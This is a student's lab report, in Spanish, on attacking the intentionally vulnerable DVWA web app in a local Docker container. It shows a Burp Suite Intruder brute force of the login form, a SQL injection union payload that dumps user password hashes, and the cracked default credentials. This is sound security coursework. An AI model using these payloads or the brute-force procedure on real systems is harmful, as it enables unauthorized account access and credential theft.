

Informe Laboratorio 2

Sección 1

Enzzo Ayala

e-mail: enzzo.ayala_p@mail.udp.cl

Abril de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	11
2.8. Utilización de curl por terminal (curl)	14
2.9. Demuestra 4 diferencias (curl)	15
2.10. Instalación y versión a utilizar (hydra)	16
2.11. Explicación de comando a utilizar (hydra)	16
2.12. Obtención de al menos 2 pares (hydra)	17
2.13. Explicación paquete curl (tráfico)	18
2.14. Explicación paquete burp (tráfico)	18
2.15. Explicación paquete hydra (tráfico)	19
2.16. Mención de las diferencias (tráfico)	19
2.17. Detección de SW (tráfico)	20
2.18. Interacción con el formulario (python)	21
2.19. Cabeceras HTTP (python)	22
2.20. Obtención de al menos 2 pares (python)	23
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	23
2.22. Demuestra 4 métodos de mitigación (investigación)	24

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Como indica la figura 1, se utilizo la imagen de docker vulnerables/web-dvwa utilizando el puerto 4280 de la maquina para el puerto 80 del contenedor, el parámetro `--rm` indica que el contenedor se elimine automáticamente al dejar de usarse y el parámetro `-it` indica que se podrá interactuar con el desde la consola.

```
(malorah@Hallowfall)-[~/Desktop]
$ sudo docker run --rm -it -p 4280:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337da
a7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql ...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not r
eliably determine the server's fully qualified domain name, using 172.17.0.2.
Set the 'ServerName' directive globally to suppress this message
. ok
=> /var/log/apache2/access.log <=
=> /var/log/apache2/error.log <=
[Mon Apr 14 16:10:38.652266 2025] [mpm_prefork:notice] [pid 313] AH00163: Apa
che/2.4.25 (Debian) configured -- resuming normal operations
[Mon Apr 14 16:10:38.652331 2025] [core:notice] [pid 313] AH00094: Command li
ne: '/usr/sbin/apache2'
=> /var/log/apache2/other_vhosts_access.log <=
```

Figura 1: Levantamiento DVWA

2.2. Redirección de puertos en docker (dvwa)

Tal como se explico en el punto anterior, en la figura 1 se utiliza el puerto 80 del contenedor para conectar con el puerto 4280 del host.

2.3. Obtención de consulta a replicar (burp)

Antes de obtener la consulta, se debe iniciar sesión en DVWA con el formulario observado en la figura 2, usuario es admin y la contraseña es password.




Figura 2: Login DVWA

Luego de iniciar sesión, se debe crear la base de datos presionando el botón que aparece al final de la página.

Se debe volver a iniciar sesión para finalmente dentro de Brute Force encontrar el formulario de la figura 3.




Figura 3: Formulario Brute Force

En este punto se comienza a interceptar proxy desde burpsuit, se obtiene la figura 4 al intentar ingresar mientras se interceptan los datos.




Figura 4: intercepcion burpsuit

En la figura anterior se destaca que en el fomulario de inicio de sesion de brute force, el campo de usuario se llama "username" y el campo de contraseña se llama "password".

2.4. Identificación de campos a modificar (burp)

En burpsuit, la información de la figura 5 se envía a intruder, luego se identifican los campos de usuario y contraseña para el ataque, en intruder la informacion final se observa en la figura 17.



Figura 5: Información entregada a intruder

```
username=$admin&password=$password&Login=
Login&user_token=
9a171f5aa900d3b059ab3373d1fe4d4f
```

Figura 6: Intruder

2.5. Obtención de diccionarios para el ataque (burp)

Para el ataque se utiliza el ataque de cluster, figura 7 puesto que, a diferencia de sniper attack, prueba todas las posibles combinaciones entre user y password.



Figura 7: Selección Clúster

Burpsuit permite agregar palabras a una lista simple para el ataque. Pero además de agregar palabras aleatorias es necesario reconocer 2 pares de usuario/contraseña válidos. Para esto se ingreso a vulnerability/SQL injection y se ingreso el siguiente string:

```
%' and 1=0 union select null, concat(user,':',password) from users.
```

En la respuesta de la figura 8 se observan 5 usuarios y sus respectivas contraseñas cifradas.




Figura 8: Inyección SQL

Se sabe de antemano que la contraseña de admin es password, así que se utiliza un sitio web para descifrar el hash de la contraseña de admin.




Figura 9: Contraseña admin

Como indica la figura 9, es posible obtener las contraseñas de los usuarios; no obstante, solo falta una contraseña para completar el par requerido por el laboratorio. En la figura 10 se observa que la contraseña de gordonb es abc123.



Figura 10: Contraseña gordonb

Luego se crean los diccionarios lista para usuario (figura 11) y contraseña (figura 12).

Payload configuration ^

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	user
Remove	root
Clear	abc
Deduplicate	dvwa
	gordonb

Add

Add from list... [Pro version only] v

Figura 11: Diccionario user

Payload configuration ^

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	1234
Load...	passowrd
Remove	password
Clear	def
Deduplicate	qwerty
	admin
	root
	abc123

Add

Add from list... [Pro version only] v

Figura 12: Diccionario password

2.6. Obtención de al menos 2 pares (burp)

En orden de identificar una respuesta correcta se debe configurar grep en burpsuit, en primera instancia se utiliza la frase "Welcome to the password protected area admin" como se observa en las figuras 13 14.




Figura 13: Brute force exito.





Figura 14: Grep burpsuit.

Lamentablemente al realizar una mejor inspección de usuario y contraseña se detecta que el usuario gordonb posee una pantalla de inicio de sesión diferente, tal como se aprecia en la figura 15.



Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area gordonb





Figura 15: Login gordonb

Finalmente se opta por utilizar la frase de error "Username and/or password incorrect." (Figura 16) y negarla, para obtener los pares correctos.



Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

Figura 16: Error Login




Figura 17: Grep final

Como se observa en la figura 18, se logró obtener los 2 pares correctos.

Request	Payload 1	Payload 2	Status code	Response ...	Error	Redirec...	Timeout	Length	Comment	Username and/or pass...
13	admin	password	200	5		0		4740		
48	gordonb	abc123	200	5		0		4745		
0			200	2		0		4703		1
1	admin	1234	200	2		0		4702		1
2	user	1234	200	2		0		4703		1
3	root	1234	200	2		0		4702		1
4	abc	1234	200	5		0		4703		1
5	dvwa	1234	200	2		0		4702		1
6	gordonb	1234	200	6		0		4702		1

Figura 18: Burp éxito

2.7. Obtención de código de inspect element (curl)

Nuevamente se ingresó a localhost:4280/vulnerabilities/brute para localizar el formulario a atacar.

Tal como indican las figuras 19 y 20, se analizó la respuesta correcta e incorrecta del formulario.




Figura 19: Inspección error




Figura 20: Inspección éxito

Para cada caso se obtiene el curl presionando "Network", luego identificando la petición del formulario, presionando click derecho y "obtener como curl". Cada curl fue guardado en archivos diferentes para su futura comparación.

